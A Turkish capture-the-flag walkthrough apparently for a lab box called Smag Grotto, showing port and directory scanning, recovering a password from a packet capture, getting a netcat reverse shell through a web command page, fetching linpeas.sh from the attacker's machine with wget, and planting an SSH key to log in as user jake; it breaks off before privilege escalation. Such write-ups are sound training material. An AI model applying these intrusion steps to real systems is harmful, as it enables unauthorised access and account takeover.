

Açıklaması

- Pn : hedefin çevrimdışı olduğunu varsayar ve host keşif aşamasını atlar.
- -n : Bu seçenek, DNS çözümlemesini devre dışı bırakır. Yani, IP adreslerinin isim çözümlemesi yapılmadan tarama gerçekleştirilir.
- -O: Bu seçenek, işletim sistemi tespiti yapılmasını sağlar. Nmap, çeşitli teknikler kullanarak ağ üzerindeki cihazların işletim sistemlerini tespit etmeye çalışır.
- -sV : Hizmet versiyonlarını belirlemek için kullanılan bir seçenektir. Nmap, açık portlar üzerinde çalışan servislerin hangi versiyonlarının kullanıldığını saptamak için bu seçeneği kullanır.
- -p : Portları belirtmek için kullanılır


```
(root@berk)-[~/Documents/CTF/SmagGrotto]
# nmap -Pn -n -p 22,80 10.10.92.211 -oN nmapV.txt -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-04 14:20 EDT
Nmap scan report for 10.10.92.211
Host is up (0.079s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.25 seconds
```

Tarama sonucunda bize 22 portunda **ssh** 80 portunda ise bir **web sunucusu** çalıştığını söylüyor. (22 ve 80 için varsayılan servisler)

Şimdi bu portlarda açık varmı diye scriptleri çalıştırabiliriz fakat ssh ve web sunucusu için gereksiz olur. Ssh (secure shell) bağlantı için kullanılan güvenli bir protokoldür sadece kullanıcı adı ve şifreniz olduğunda hedef ip üzerinde sisteme giriş yapabilirsiniz. Geriye 80 portundaki web sunucumuz kalıyor hadi inceleyelim.



Welcome to Smag!


This site is still heavily under development, check back soon to see some of the awesome services we offer!

Siteye giriş yaptığımızda bizi şöyle bir yazı karşılıyor

Smag'a hoş geldiniz!

Bu site hala yoğun bir şekilde geliştirilme aşamasındadır, sunduğumuz harika hizmetlerden bazılarını görmek için yakında tekrar kontrol edin!

Başka birşey yok kaynak kodlarını inceleyelim.



Kaynak kodlarında da bir şey unutulmamış o zaman hedef ip adresine dizin taraması yaparak başka sub domainler varmı kontrol edebiliriz. Dizin taraması yapmak için gobuster kullanabiliriz.

Gobuster

```
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --url http://10.10.92.211/ -t 100
```

Açıklaması

- **gobuster dir**: Gobuster aracını dizin (directory) modunda çalıştırır. Bu modda, Gobuster belirli bir web sitesinde potansiyel olarak var olan dizin ve dosyaları keşfetmek için brute-force saldırısı gerçekleştirir.
- **-w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt**: Bu seçenek, brute-force işlemi sırasında kullanılacak olan wordlist dosyasını belirtir. Bu wordlist, belirli dizin ve dosya isimlerini içerir.
- **--url http://10.10.92.211/**: Bu seçenek, Gobuster'ın tarama yapacağı hedef URL'yi belirtir.
- **-t 100**: Bu seçenek, Gobuster'ın aynı anda kaç istek göndereceğini (thread sayısını) belirtir. 100 normalde çok yüksek bir sayı varsayılan olarak 20 istek gönderiliyor şuanda CTF'de olduğumuz için 100 istek sorun çıkarmaz fakat başka bi yerde denememiz gerekirse 100 değil 20 yapmalıyız yoksa hem farkedilir hemde hedef ipden ban yeriz.

```
(root@berk)-[~/Documents/CTF/SmagGrotto]
# gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --url http://10.10.92.211/ -t 100
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.92.211/
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/mail (Status: 301) [Size: 311] [--> http://10.10.92.211/mail/]
/server-status (Status: 403) [Size: 277]
Progress: 220560 / 220561 (100.00%)
=====
Finished
=====
```

Tarama sonucunda bize 1 başarılı istek döndü o da **/mail**

Şimdi mail sub domainini kontrol edelim

Smag | Mail
http://10.10.92.211/
10.10.92.211/mail/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

The following emails are being displayed using our new and improved email2web software, allowing you to view your emails in a hassle free way!
Note: all attachments must be downloaded with wget.

Network Migration
Due to the exponential growth of our platform, and thus the need for more systems, we need to migrate everything from our current 192.168.33.0/24 network to the 10.10.0.0/8 network.
The previous engineer had done some network traces so hopefully they will give you an idea of how our systems are addressed.
[dHjY2Uy.pcap](#)
TO: NETADMIN@SMAG.THM CC: UZI@SMAG.THM FROM: JAKE@SMAG.THM

Re: Network Migration
I tried downloading the file but I found an anomaly in the attached file, could you please tell me what has happened here?
TO: JAKE@SMAG.THM CC: NETADMIN@SMAG.THM FROM: UZI@SMAG.THM

Re: Network Migration
Hi Uzi, as the previous developer had found a bug in the email2web software that he has been unable to fix, could you please download all attachments with wget until further notice, thank you.
TO: UZI@SMAG.THM CC: NETADMIN@SMAG.THM FROM: JAKE@SMAG.COM

Bizi böyle bir sayfa karşıladı


Platformumuzun üstel büyümesi ve dolayısıyla daha fazla sisteme ihtiyaç duyulması nedeniyle, mevcut 192.168.33.0/24 ağımızdan her şeyi 10.10.0.0/8 ağına taşımamız gerekiyor.

Önceki mühendis bazı ağ izlemeleri yapmıştı, bu nedenle umarım sistemlerimizin nasıl ele alındığına dair bir fikir verirler.

dHJhY2Uy.pcap

Kime: netadmin@smag.thm Cc: uzi@smag.thm Kimden: jake@smag.thm

Böyle bir yazışma bulduk ve şuan elimizde bir pcap (wireshark) dosyası bulunuyor şimdi bunu indirip analiz edelim.



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.33.10	192.168.33.69	TCP	74	34030 → 80 [SYN, ACK] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=1072794 TSecr=0 WS=128
2	0.000158	192.168.33.69	192.168.33.10	TCP	66	80 → 34030 [ACK] Seq=1 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM TSval=528280 TSecr=1072794 WS=128
3	0.000171	192.168.33.10	192.168.33.69	TCP	66	34030 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=1072794 TSecr=528280
4	0.000230	192.168.33.10	192.168.33.69	HTTP	268	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
5	0.000341	192.168.33.69	192.168.33.10	TCP	66	80 → 34030 [ACK] Seq=1 Ack=203 Win=30000 Len=0 TSval=528280 TSecr=1072794
6	0.001326	192.168.33.69	192.168.33.10	HTTP	213	HTTP/1.1 200 OK
7	0.001333	192.168.33.10	192.168.33.69	TCP	66	34030 → 80 [ACK] Seq=203 Ack=148 Win=30336 Len=0 TSval=1072794 TSecr=528280
8	0.001416	192.168.33.10	192.168.33.69	TCP	66	34030 → 80 [FIN, ACK] Seq=203 Ack=148 Win=30336 Len=0 TSval=1072794 TSecr=528280
9	0.001538	192.168.33.69	192.168.33.10	TCP	66	80 → 34030 [FIN, ACK] Seq=148 Ack=204 Win=30000 Len=0 TSval=528280 TSecr=1072794
10	0.001542	192.168.33.10	192.168.33.69	TCP	66	34030 → 80 [ACK] Seq=204 Ack=149 Win=30336 Len=0 TSval=1072794 TSecr=528280

10 satırlık bir dosyamız var ve aralarında login.php diye bir post pulunuyor buna baktığımızda ise;

```
Frame 4: 268 bytes on wire (2144 bits), 268 bytes captured (2144 bits) on interface 0
Ethernet II, Src: PCSSystemtec_57:81:43 (08:00:27:57:81:43), Dst: PCSSystemtec_dd:5e:de (08:00:27:dd:5e:de)
Internet Protocol Version 4, Src: 192.168.33.10, Dst: 192.168.33.69
Transmission Control Protocol, Src Port: 34030, Dst Port: 80, Seq: 1, Ack: 1, Len: 202
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "username" = "helpdesk"
  Form item: "password" = "cH4nG3M3_n0w"
```

Username: helpdes

password : cH4nG3M3_n0w

Bir kullanıcı adı şifre buluyoruz. Süper artık elimizde bi giriş bilgisi bulunuyor. Bu bilgilerle login.php'ye giriş yapabiliriz fakat şuan için öyle bi sayfamız yok. login.php post isteğini biraz daha detaylı incelediğimizde ise bir host buluyoruz;

```
Wireshark - Packet 4 - dHjY2Uy(1).pcap
> Frame 4: 268 bytes on wire (2144 bits), 268 bytes captured (2144 bits)
> Ethernet II, Src: PCSSystemtec_57:81:43 (08:00:27:57:81:43), Dst: PCSSystemtec_dd:5e:de (08:00:27:dd:5e:de)
> Internet Protocol Version 4, Src: 192.168.33.10, Dst: 192.168.33.69
> Transmission Control Protocol, Src Port: 34030, Dst Port: 80, Seq: 1, Ack: 1, Len: 202
> Hypertext Transfer Protocol
  > POST /login.php HTTP/1.1\r\n
    Host: development.smag.thm\r\n
    User-Agent: curl/7.47.0\r\n
    Accept: */*\r\n
  > Content-Length: 39\r\n
  > Content-Type: application/x-www-form-urlencoded\r\n
  \r\n
  [Full request URI: http://development.smag.thm/login.php]
  [HTTP request 1/1]
  [Response in frame: 6]
  File Data: 39 bytes
0000 08 00 27 dd 5e de 08 00 27 57 81 43 08 00 45 00  ...W.C.E.
0010 00 fe 65 57 40 00 40 06 11 03 c0 a8 21 0a c0 a8  ew@.
0020 21 45 84 ee 00 50 71 4a a7 00 a2 0c cc ab 80 18  !E...PqJ
0030 00 e5 c4 90 00 00 01 01 08 0a 00 10 5e 9a 00 08  ...
0040 0f 98 50 4f 53 54 20 2f 6c 6f 67 69 6e 2e 70 68  . POST / login.ph
0050 70 20 48 54 54 50 2f 31 2e 31 0d 0a 48 6f 73 74  p HTTP/1 .1 . Host
0060 3a 20 64 65 76 65 6c 6f 70 6d 65 6e 74 2e 73 6d  : develo pment.sm
0070 61 67 2e 74 68 6d 0d 0a 55 73 65 72 2d 41 67 65  ag.thm.. User-Age
0080 6e 74 3a 20 63 75 72 6c 2f 37 2e 34 37 2e 30 0d  nt: curl /7.47.0
0090 0a 41 63 63 65 70 74 3a 20 2a 2f 2a 0d 0a 43 6f  -Accept: */* . Co
00a0 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 33 39  ntent-Le ngth: 39
00b0 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20  -Conten t-Type:
00c0 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78 2d 77 77  applicat ion/x-ww
00d0 77 2d 66 6f 72 6d 2d 75 72 6c 65 6e 63 6f 64 65  w-form-u rlencode
00e0 64 0d 0a 0d 0a 75 73 65 72 6e 61 6d 65 3d 68 65  d....use rname=he
00f0 6c 70 64 65 73 6b 26 70 61 73 73 77 6f 72 64 3d  lpdesk&p assword=
0100 63 48 34 6e 47 33 4d 33 5f 6e 30 77 cH4nG3M3 _n0w

No.: 4 - Time: 0.000230 - Source: 192.168.33.10 - Destination: 192.168.33.69 - Protocol: HTTP - Length: 268 - Info: POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
```

development.smag.thm Süper bunu hemen gidip kendi hostlarımız arasına kaydedelim


Linux için;

nano /etc/hosts

<ip adresi> hostname

```
GNU nano 8.1
127.0.0.1 localhost berk
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.10.135.158 mKingdom.thm
10.10.186.53 madness.thm
172.20.3.158 comicstore.hv
10.10.175.82 creative.thm
10.10.92.211 development.smag.thm
```

Şimdi **development.smag.thm** adresine gidelim




Index of /


Name	Last modified	Size	Description
admin.php	2020-06-05 10:56	1.3K	
login.php	2020-06-05 10:45	1.5K	
materialize.min.css	2020-06-05 10:19	139K	

Apache/2.4.18 (Ubuntu) Server at development.smag.thm Port 80

Bizi böyle bi sayfa karşıladı içerisinde admin.php ve login.php adında 2 dosya ve bir css dosyası bulunuyor. 2 dosyada bizi login.php ye götürüyor.



Kullanıcı adı ve şifremizle sisteme giriş yapalım.




Vee bizi komut çalıştırabileceğimiz bir ekrana yönlendiriyor. Buradan reverse shell almayı deneyebiliriz. İnternette bulduğumuz bir reverse shell komutu ile buradan ters bağlantı almayı deneyelim.

Öncelikle kendi makinamızdan dinlemeyi başlatalım

```
(root@berk)-[~/Documents/CTF/SmagGrotto]
# rlwrap nc -nvlp 1234
listening on [any] 1234 ...
```

ve ardından ters bağlantı isteğimizi gönderelim



ve evet bi bağlantı almayı başardık

```
(root@berk)-[~/Documents/CTF/SmagGrotto]
# rlwrap nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.9.240.178] from (UNKNOWN) [10.10.92.211] 33718
sh: 0: can't access tty; job control turned off
$
```

Şimdi bağlantımızı kalıcı hale getirelim

- nc -nvlp 1234 -----> ilk bağlantı
- script /dev/null -c bash -----> bağlantı sonrası ilk komut
- CTRL Z -----> bağlantıyı arka plana atma
- stty raw -echo; fg -----> kendi terminalimizde çalıştır
- reset -----> reset at
- xterm -----> terminal tipi

- export TERM=xterm
- export SHELL=bash

```
www-data@smag:/var/www/development.smag.thm$ export TERM=xterm
export TERM=xterm
www-data@smag:/var/www/development.smag.thm$ export SHELL=bash
export SHELL=bash
www-data@smag:/var/www/development.smag.thm$
```

evet şimdi sistemde gezinmeye başlayabiliriz

```
root@berk: ~/Documents/CTF/SmagGrotto
root@berk: ~/Documents/CTF/SmagGrotto 237x48

www-data@smag:/var/www/development.smag.thm$ export TERM=xterm
export TERM=xterm
www-data@smag:/var/www/development.smag.thm$ export SHELL=bash
export SHELL=bash
www-data@smag:/var/www/development.smag.thm$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@smag:/var/www/development.smag.thm$ ls
ls
admin.php login.php materialize.min.css
www-data@smag:/var/www/development.smag.thm$ pwd
pwd
/var/www/development.smag.thm
www-data@smag:/var/www/development.smag.thm$ cd /home
cd /home
www-data@smag:/home$ ls
ls
jake
www-data@smag:/home$ cd jake
cd jake
www-data@smag:/home/jake$ ls
ls
user.txt
www-data@smag:/home/jake$ cat user.txt
cat user.txt
cat: user.txt: Permission denied
www-data@smag:/home/jake$ ls -la
ls -la
total 60
drwxr-xr-x 4 jake jake 4096 Jun 5 2020 .
drwxr-xr-x 3 root root 4096 Jun 4 2020 ..
-rw-r--r-- 1 jake jake 490 Jun 5 2020 .bash_history
-rw-r--r-- 1 jake jake 220 Jun 4 2020 .bash_logout
-rw-r--r-- 1 jake jake 3771 Jun 4 2020 .bashrc
drwx----- 2 jake jake 4096 Jun 4 2020 .cache
-rw-r----- 1 root root 28 Jun 5 2020 .lesshst
-rw-r--r-- 1 jake jake 655 Jun 4 2020 .profile
-rw-r--r-- 1 root root 75 Jun 4 2020 .selected_editor
drwx----- 2 jake jake 4096 Jun 4 2020 .ssh
-rw-r--r-- 1 jake jake 0 Jun 4 2020 .sudo_as_admin_successful
-rw-r----- 1 jake jake 9336 Jun 5 2020 .viminfo
-rw-r--r-- 1 root root 167 Jun 5 2020 wget-hsts
-rw-rw---- 1 jake jake 33 Jun 4 2020 user.txt
www-data@smag:/home/jake$ cat .bash_his
cat .bash_history
cat: .bash_history: Permission denied
www-data@smag:/home/jake$
```

www data kullanıcısı olduğumuzu ve jake adlı kullanıcının dizininin altında user.txt dosyası olduğunu biliyoruz fakat şuanda izinlerimiz yetersiz o yüzden yetki yükseltmemiz gerekiyor. Bunun için linpeas.sh kullanabiliriz. linpeas.sh linux yetki yükseltmesi için kullanılan bir tooldur bunu hedef makinamıza yüklemek için şöyle bişey yapabiliriz.

öncelikle kendi web sunucumuzu çalıştıralım

```
service apache2 start
```

sonrasında linepeasımızın olduğu yeri wget ile hedef makinaya yükleyelim örnek olarak benim için

wget 10.9.240.178/linpeas.sh


```
(root@berk)~# ssh-keygen -t rsa -b 4096 -o
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:MZiyAbR7E35dizXV8t+MRRKTdQzW7Sf7NQ9pRq5HJSQ root@berk
The key's randomart image is:
+---[RSA 4096]-----+
| .o ..B+|
| o o .E.=.*|
| . + o o + = + |
| o = . * o = = |
| . = . S . o @o|
| . o X.=|
| = o+|
| . . o|
| . |
+----[SHA256]-----+

(root@berk)~# cd /root/.ssh/

(root@berk)~/./ssh# ls
id_rsa id_rsa.pub known_hosts known_hosts.old

(root@berk)~/./ssh# cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQADJJe8nJjW9PPEborVH3wnNehZVxw9ohS+hUkiZmiUowMxyBxbYyM8JvSo8kB+/ph933qKAaaWhZZUmZO
3h45vr3M8kbirr99epDLW5ef4bAthMziaY2Cww4//ld3URC2J8YNW4yUo8N397vFk8HqpVCIfuGUVXjFuPpAxjEFgWni2Dd+geQqfZ14Csk1Rucmd0k15
xy35HYEJx+6L8hGwL6pMtyhl3fCozMfKcWcE32563R6RM0ewxK3ZYaqRvhye0zxTwJPxoJaut/SLhenqAg9hALX3s9PD2QYjXI766u/IRLzIn10dsS9ort
BFwrV+bQimq+G+bYZ5EgXh47B9Ip81uYiVlamBinrefDKRuLBu05LRmj1KcBcHJz3WylxPdcddtJ3xSxkyxYHMAshqzV8xLDwycfP1PFpqptdRoHGSPGW/
pElXStKimP1K6V0cbnYqREA+W3kaAh/l2teZP3A7S4i28cmgWjLVyqWkXz4WalI6BLW+R+6wTa0HfT/6+v4I3IFo8PaKYvqx164vkEg97FSenx57NuDY0
yqdcSUJQUnqUhubdKrraGcYeH9qcK5SbUWy8nhl0jr+vKxom02D/qf0KSvgFJcfjTgSBux4CUUhi1TpQQvoujCagpmAaj66rElx2z3C1SKXxeksiEN5S
ngUdCPCvZ/xsNmIR7zzw== root@berk
```

ssh-keygen -t rsa -b 4096 -o komutu ile /root/.ssh klasörünün içerisine id_rsa.pub adında bir public key oluşturdum ve bu oluşturduğum id rsa keyimi jakein ssh dosyası içerisine koyuyorum

```
root@berk: ~/Documents/CTF/SmagGrotto
root@berk: ~/Documents/CTF/SmagGrotto 237x48

www-data@smag:/var/www/development.smag.thm$ export TERM=xterm
export TERM=xterm
www-data@smag:/var/www/development.smag.thm$ export SHELL=bash
export SHELL=bash
www-data@smag:/var/www/development.smag.thm$ cd /opt
cd /opt
www-data@smag:/opt$ ls
ls
www-data@smag:/opt$ ls -la
ls -la
total 12
drwxr-xr-x 3 root root 4096 Jun 4 2020 .
drwxr-xr-x 22 root root 4096 Jun 4 2020 ..
drwxr-xr-x 2 root root 4096 Jun 4 2020 .backups
www-data@smag:/opt$ cd .back
cd .backups/
www-data@smag:/opt/.backups$ ls
ls
jake_id_rsa.pub.backup
jake_id_rsa.pub.backup
www-data@smag:/opt/.backups$ cat jake
cat jake_id_rsa.pub.backup
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDJJe8nJjW9PPEborVH3wnNehZVxw9ohS+hUkiZmiUowMxyBxbYyM8JvSo8kB+/ph933qKAaaWhZZUmZO
3h45vr3M8kbirr99epDLW5ef4bAthMziaY2Cww4//ld3URC2J8YNW4yUo8N397vFk8HqpVCIfuGUVXjFuPpAxjEFgWni2Dd+geQqfZ14Csk1Rucmd0k15
xy35HYEJx+6L8hGwL6pMtyhl3fCozMfKcWcE32563R6RM0ewxK3ZYaqRvhye0zxTwJPxoJaut/SLhenqAg9hALX3s9PD2QYjXI766u/IRLzIn10dsS9ort
BFwrV+bQimq+G+bYZ5EgXh47B9Ip81uYiVlamBinrefDKRuLBu05LRmj1KcBcHJz3WylxPdcddtJ3xSxkyxYHMAshqzV8xLDwycfP1PFpqptdRoHGSPGW/
pElXStKimP1K6V0cbnYqREA+W3kaAh/l2teZP3A7S4i28cmgWjLVyqWkXz4WalI6BLW+R+6wTa0HfT/6+v4I3IFo8PaKYvqx164vkEg97FSenx57NuDY0yqdcSUJQUnqUhubdKrraGcYeH9qcK5SbUWy8nhl0jr+vKxom02D/qf0KSvgFJcfjTgSBux4CUUhi1TpQQvoujCagpmAaj66rElx2z3C1SKXxeksiEN5SngUdCPCvZ/xsNmIR7zzw== root@berk
23C1SKXxeksiEN5SngUdCPCvZ/xsNmIR7zzw== root@berk
www-data@smag:/opt/.backups$ cat jake_id
cat jake_id_rsa.pub.backup
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDJJe8nJjW9PPEborVH3wnNehZVxw9ohS+hUkiZmiUowMxyBxbYyM8JvSo8kB+/ph933qKAaaWhZZUmZO3h45vr3M8kbirr99epDLW5ef4bAthMziaY2Cww4//ld3URC2J8YNW4yUo8N397vFk8HqpVCIfuGUVXjFuPpAxjEFgWni2Dd+geQqfZ14Csk1Rucmd0k15xy35HYEJx+6L8hGwL6pMtyhl3fCozMfKcWcE32563R6RM0ewxK3ZYaqRvhye0zxTwJPxoJaut/SLhenqAg9hALX3s9PD2QYjXI766u/IRLzIn10dsS9ortBFwrV+bQimq+G+bYZ5EgXh47B9Ip81uYiVlamBinrefDKRuLBu05LRmj1KcBcHJz3WylxPdcddtJ3xSxkyxYHMAshqzV8xLDwycfP1PFpqptdRoHGSPGW/pElXStKimP1K6V0cbnYqREA+W3kaAh/l2teZP3A7S4i28cmgWjLVyqWkXz4WalI6BLW+R+6wTa0HfT/6+v4I3IFo8PaKYvqx164vkEg97FSenx57NuDY0yqdcSUJQUnqUhubdKrraGcYeH9qcK5SbUWy8nhl0jr+vKxom02D/qf0KSvgFJcfjTgSBux4CUUhi1TpQQvoujCagpmAaj66rElx2z3C1SKXxeksiEN5SngUdCPCvZ/xsNmIR7zzw== root@berk
www-data@smag:/opt/.backups$
```

evet artık kendi makinamızdan ssh ile giriş yapabiliriz

```
jake@smag: ~ 117x48
(root@berk)-[~/ssh]
# ssh jake@10.10.92.211 -i id_rsa
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

Last login: Wed Sep  4 13:54:50 2024 from 10.9.240.178
jake@smag:~$
```

evett artık jake kullanıcısının hesabına girmeyi başardık user.txtyi alalım

```
jake@smag: ~ 117x48
(root@berk)-[~/ssh]
# ssh jake@10.10.92.211 -i id_rsa
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

Last login: Wed Sep  4 13:54:50 2024 from 10.9.240.178
jake@smag:~$ ls
user.txt
jake@smag:~$ cat user.txt
iusGorV7EbmXm5AuIe2w499msaSuqU3j
jake@smag:~$
```

süper şimdi yetki yükseltmek için root haklarında hangi komutları çalıştırabiliyormuşuz bir bakalım öncelikle sudo -l komutunu deneyeceğim

```
jake@smag: ~ 117x48
(root@berk)-[~/ssh]
# ssh jake@10.10.92.211 -i id_rsa
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

